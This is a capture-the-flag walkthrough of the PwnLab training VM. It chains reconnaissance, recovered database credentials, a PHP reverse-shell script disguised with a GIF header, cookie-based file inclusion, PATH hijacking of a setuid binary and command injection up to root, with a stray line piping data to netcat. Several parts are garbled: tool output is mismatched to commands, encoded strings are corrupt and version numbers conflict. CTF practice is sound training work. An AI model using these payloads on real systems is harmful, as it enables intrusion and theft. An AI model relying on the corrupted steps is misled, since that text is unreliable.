

pwnlab

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First I checked for the ip address using netdiscover command

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	50:d4:f7:da:e8:0f	10	600	TP-LINK TECHNOLOGIES CO.,
192.168.0.125	00:21:6a:af:bb:90	412	24720	Intel Corporate
192.168.0.1	50:d4:f7:da:e8:0f	10	600	TP-LINK TECHNOLOGIES CO.,
192.168.0.111	9c:5c:8e:d8:f0:3e	1	60	ASUSTek COMPUTER INC.
192.168.0.125	00:21:6a:af:bb:90	412	24720	Intel Corporate
192.168.0.132	90:78:41:15:23:e0	1	60	Intel Corporate
192.168.0.136	80:5e:c0:a6:ec:dc	1	60	YEALINK(XIAMEN) NETWORK T
192.168.0.137	44:a5:6e:6f:96:31	1	60	NETGEAR
192.168.0.157	90:78:41:15:23:e0	1	60	Intel Corporate
192.168.0.166	30:e3:7a:b2:6f:3d	1	60	Intel Corporate
192.168.0.178	08:00:27:d7:eb:dd	1	60	PCS Systemtechnik GmbH
192.168.0.149	88:e9:fe:6e:0f:f0	1	60	Apple, Inc.
192.168.0.194	90:78:41:15:23:e0	1	60	Intel Corporate
192.168.0.160	80:d2:1d:ee:c8:af	1	60	AzureWave Technology Inc.
192.168.0.180	a0:51:0b:fa:93:2b	1	60	Intel Corporate
192.168.0.188	fa:a4:97:71:f5:23	1	60	Unknown vendor
192.168.0.193	ca:69:9b:ab:55:00	1	60	Unknown vendor
192.168.0.199	40:5b:d8:27:84:87	5	300	CHONGQING FUGUI ELECTRONI
192.168.0.248	ec:5c:68:e4:d5:2a	3	180	CHONGQING FUGUI ELECTRONI

Then I checked for the open ports using nmap


```
(root@kali)~# nmap -A -p- 192.168.0.178
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 02:27 EDT
Nmap scan report for 192.168.0.178
Host is up (0.00072s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: PwnLab Intranet Image Hosting
111/tcp    open  rpcbind 2-4 (RPC #100000)
|_rpcinfo:
|_program version port/proto service
|_100000 2,3,4 111/tcp rpcbind
|_100000 2,3,4 111/udp rpcbind
|_100000 3,4 111/tcp6 rpcbind
|_100000 3,4 111/udp6 rpcbind
|_100024 1 32829/udp status
|_100024 1 49085/tcp6 status
|_100024 1 50686/udp6 status
|_100024 1 60852/tcp status
3306/tcp   open  mysql    MySQL 5.5.47-0+deb8u1
|_mysql-info:
|_Protocol: 10
|_Version: 5.5.47-0+deb8u1
|_Thread ID: 39
|_Capabilities flags: 63487
|_Some Capabilities: Support41Auth, ODBCClient, Speaks41ProtocolNew, Support
tsTransactions, FoundRows, DontAllowDatabaseTableColumn, IgnoreSigpipes, Spea
ks41ProtocolOld, ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, SupportsC
ompression, LongPassword, InteractiveClient, SupportsLoadDataLocal, LongColum
nFlag, SupportsMultipleResults, SupportsMultipleStatements, SupportsAuthPlugin
s
|_Status: Autocommit
|_Salt: F9-qv|.mZ[;Ri>79X.{D
```


```
s
|_Status: Autocommit
|_Salt: F9-qv|.mZ[;Ri>79X.{D
|_Auth Plugin Name: mysql_native_password
60852/tcp open status 1 (RPC #100024)
MAC Address: 08:00:27:D7:EB:DD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.72 ms 192.168.0.178

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.52 seconds
```

Since 80 port was open, I checked the website on browser





```

root@kali:~# curl -s http://192.168.0.178
Nikto v2.1.6

- Target IP: 192.168.0.178
- Target Hostname: 192.168.0.178
- Target Port: 80
- Start Time: 2021-10-03 02:40:53 (GMT+4)

- Server: Apache/2.4.18 (Debian)
- The anti-clickjacking X-Frame-Options header is not present.
- The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- MIME-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- No CGI Directories found (use "-C all" to force check all possible dirs)
- GDVSH-608: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".
- Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.39). Apache 2.4.34 is the EOL for the 2.x branch.
- Web Server returns a valid response with junk HTTP methods, this may cause false positives.
- Cookie PHPSESSID created without the httponly flag
- PHP Config file may contain database IDs and passwords.
- GDVSH-3268: /images/: Directory indexing found.
- GDVSH-3233: /icons/README: Apache default file found.
- Login.php: Admin login page/section found.
- 7915 requests: 0 error(s) and 11 item(s) reported on remote host
- End Time: 2021-10-03 02:41:59 (GMT+4) (66 seconds)

+ 1 host(s) tested

```

I tried to do command line injection on the website but no luck. It seemed it was filtered.



I decoded it

```
root@kali:~/hackerfall# echo -n P0P4ssW0RdZxZxZxIICgA9IC3bZmHbGv3q10wK0KHvZxZxJw1lId0gInJv3b3q10wKHJbH3n3b3Jd0gIkqdsVRS1070tHwK3Gh8d6fYxw1Id0gIVvZxZxJf5wCJ8 | base64 -d
+tlpb
server = "localhost",
username = "root",
password = "H4uK0j_099",
database = "users"
base64: invalid input
```

I found the database username and password. I logged in to database using these credentials with mysql.

```
(root@kali)-[/home/kali]
# mysql -u root -p -h 192.168.0.178
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 65
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

MySQL [(none)]>
```

I looked for the users

```
MySQL [(none)]> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [Users]> show tables;
+-----+
| Tables_in_Users |
+-----+
| users            |
+-----+
1 row in set (0.001 sec)
```

There was one user only. I checked the tables on that user

```
MySQL [Users]> SELECT * FROM users;
```


user	pass
kent	Sld6WHVCSkp0eQ=
mike	U0lmZHNURW42SQ=
kane	aVN2NVltMkdSbw=


```
3 rows in set (0.001 sec)
```

I found password for 3 users. The password seemed encoded.

I decoded the password and logged in on the log in page using the first user

```
(root@kali)-[/home/kali]
# echo -n Sld6WHVCSkp0eQ= | base64 -d
JWzXuBJJNy
```





There was upload options.
So I thought of doing reverse shell scripting.

I uploaded a php reverse shell


```
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);
$VERSION = "1.0";
$ip = '192.168.0.154'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
//


// pcntl_fork is hardly ever available, but will allow us to daemonise
```

I used a readymade reverse shell from internet and only edited the port and ip address.



But it was unsuccessful.

So to learn more about what could've been uploaded I checked the upload page using LFI php wrapper



PD9waHANCnNlc3Npb25fc3RhcncOoKTsNCmlmIcGhaXNzZXooIF9TRVNTSU9OWvdIc2VvIl0pKSB7IGRpZSgnWW9lIGI1c3QoYmUgbG9nIGluLlcpOyB9DOo/Pg0KPGI

[illegible]

```
if(isset($_POST['submit'])) {
    if ($_FILES['file']['error'] <= 0) {
        $filename = $_FILES['file']['name'];
        $filetype = $_FILES['file']['type'];
        $upload_dir = 'upload/';
        $file_ext = strrchr($filename, '.');
        $imageinfo = getimagesize($_FILES['file']['tmp_name']);
        $whitelist = array(".jpg",".jpeg",".gif",".png");

        if (!(in_array($file_ext, $whitelist))) {
            die('Not allowed extension, please upload images only.');
```

The code hinted that only .jpg, .png, .gif files can be uploaded.

I changed the shell extension name to .png and tried uploading again but it did not work.

```
(root@kali) - [ /home/kali/Downloads/php-reverse-shell-1.0 ]
# mv php-reverse-shell.php shell.png
```

So to bypass it, I added gif header to the script and tried uploading again. This time it worked.

File format [edit]

Conceptually, a GIF file describes a fixed-sized graphical area (the "logical screen") populated with zero or more "images". Ma that fills the entire logical screen. Others divide the logical screen into separate sub-images. The images may also function as GIF file, but again these need not fill the entire logical screen.

GIF files start with a fixed-length header ("GIF87a" or "GIF89a") giving the version, followed by a fixed-length Logical Screen L dimensions and other characteristics of the logical screen. The screen descriptor may also specify the presence and size of a follows next if present.

Thereafter, the file is divided into segments, each introduced by a 1-byte sentinel:

- An image (introduced by 0x2C, an ASCII comma ',')
- An extension block (introduced by 0x21, an ASCII exclamation point '!')
- The trailer (a single byte of value 0x3B, an ASCII semicolon ';'), which should be the last byte of the file.

An image starts with a fixed-length Image Descriptor, which may specify the presence and size of a Local Color Table (which f data follows: one byte giving the bit width of the unencoded symbols (which must be at least 2 bits wide, even for bi-color im sub-blocks containing the LZW-encoded data.

Extension blocks (blocks that "outend" the 87a definition via a mechanism already defined in the 87a spec) consist of the app

```
GIF89a;
!php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
```

Index of /upload

File Inclusion/Path trave... GIF - Wikipedia

192.168.0.178/upload/

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Name	Last modified	Size	Description
Parent Directory	-	-	-
00bf23e130fa1e525e332ff03dae345d.png	2021-10-03 09:40	5.4K	


Apache/2.4.10 (Debian) Server at 192.168.0.178 Port 80

After uploading the file. I opened a netcat listening port on my host machine.

```
(root@kali)-[/home/kali/Downloads/php-reverse-shell-1.0]
# nc -nlvp 9001
listening on [any] 9001 ...
```

And clicked on the uploaded image. But it didn't work.


So I looked into the index file using LFI php wrapper


[illegible]

```
vaHrtbD4= | base64 -d
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
    include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
<br/><br/>
<?php
    if (isset($_GET['page']))
    {
        include($_GET['page'].".php");
    }
    else
    {
        echo "Use this server to upload and share image files inside the intranet";
    }
?>
</center>
</body>
</html>
```

It showed cookie accept lang parameter.


I used burpsuite so intercept the request of the home page and found cookie there.





I changed the cookie parameter to lang=../upload/imagename.png
And forwarded the request.


The listening port on my host machine were able to connect.



I spawned a tty shell

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
\www-data@pwnlab:/ $
```


I gathered some information.




```
john:x:1000:1000:,,,:/home/john:/bin/bash
kent:x:1001:1001:,,,:/home/kent:/bin/bash
mike:x:1002:1002:,,,:/home/mike:/bin/bash
kane:x:1003:1003:,,,:/home/kane:/bin/bash
```

It seemed that there are four users. Three of those application password I found earlier.

So I logged into kent first using those credentials. But it looked like kent did not have root privilege.



So I tried mike next. But mike did not same password as he had for web application.



```
kent@pwnlab:/ $ su mike
```



```
su mike
Password: SIfdsTEn6I
su: Authentication failure
```

Finally I logged into kane.

```
(root@kali)~# echo -n aVN2NVltMkdSbw== | base64 -d
iSv5Ym2GRo
```

Kane had file name msgmike. I looked into it. I tried to run it but it showed a path instead.

```
kane@pwnlab:/$ ls
ls
bin  dev  home  /home  lib      media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt  proc  run  srv  tmp  var
kane@pwnlab:/$ cd home
cd home
kane@pwnlab:/home$ ls /kali
ls
john kane kent mike
kane@pwnlab:/home$ cd kane
cd kane
kane@pwnlab:~$ ls
ls
msgmike
kane@pwnlab:~$ file msgmike
file msgmike
msgmike: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=d7e0b21f33b2134bd17467c3bb9be37deb88b365, not stripped
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
```

I used strings to return string characters in the file.

```
kane@pwnlab:~$ strings msgmike
strings msgmike
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
setregid
setreuid
system
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVh[
[^_]
cat /home/mike/msg.txt
;*2$(
GCC: (Debian 4.9.2-10) 4.9.2
GCC: (Debian 4.8.4-1) 4.8.4
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
```

I created a shell script called cat.

Then exported the path variable and run th msgmike file again.

```
kane@pwnlab:~$ echo "/bin/bash" > cat
echo "/bin/bash" > cat
kane@pwnlab:~$ chmod 777 cat
chmod 777 cat
kane@pwnlab:~$ export PATH=/home/kane
export PATH=/home/kane
kane@pwnlab:~$ ./msgmike
```



```
./msgmike    U01mZHNURW42SQ== | nc 10.10.10.10 4444
bash: dircolors: command not found
bash: ls: command not found
```

It didn't wor. So I reset the path variable and tried again. This time it worked.

I called for bash script on the message box.

I was in root.

```
mike@pwnlab:~$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
</usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin/sbin:/bin
mike@pwnlab:~$ cd ../mike
cd ../mike
mike@pwnlab:/home/mike$ ./msg2root
./msg2root
Message for root: **opensesame; bash -p
**opensesame; bash -p
**opensesame
bash-4.3# whoami
whoami
root
```

I looked around for the flag and found it.

```
bash-4.3# cd /root
cd /root
bash-4.3# ls
ls
flag.txt  messages.txt  kali
bash-4.3# cat flag.txt
cat flag.txt
Congrats
$ cat /home/kali/
If you are reading this, means that you have break 'init'
Pwnlab. I hope you enjoyed and thanks for your time doing
this challenge.
Please send me your feedback or your writeup, I will love
reading it
For sniferl4bs.com
claor@PwnLab.net - @Chronicoder
bash-4.3#
```

Mission Successful.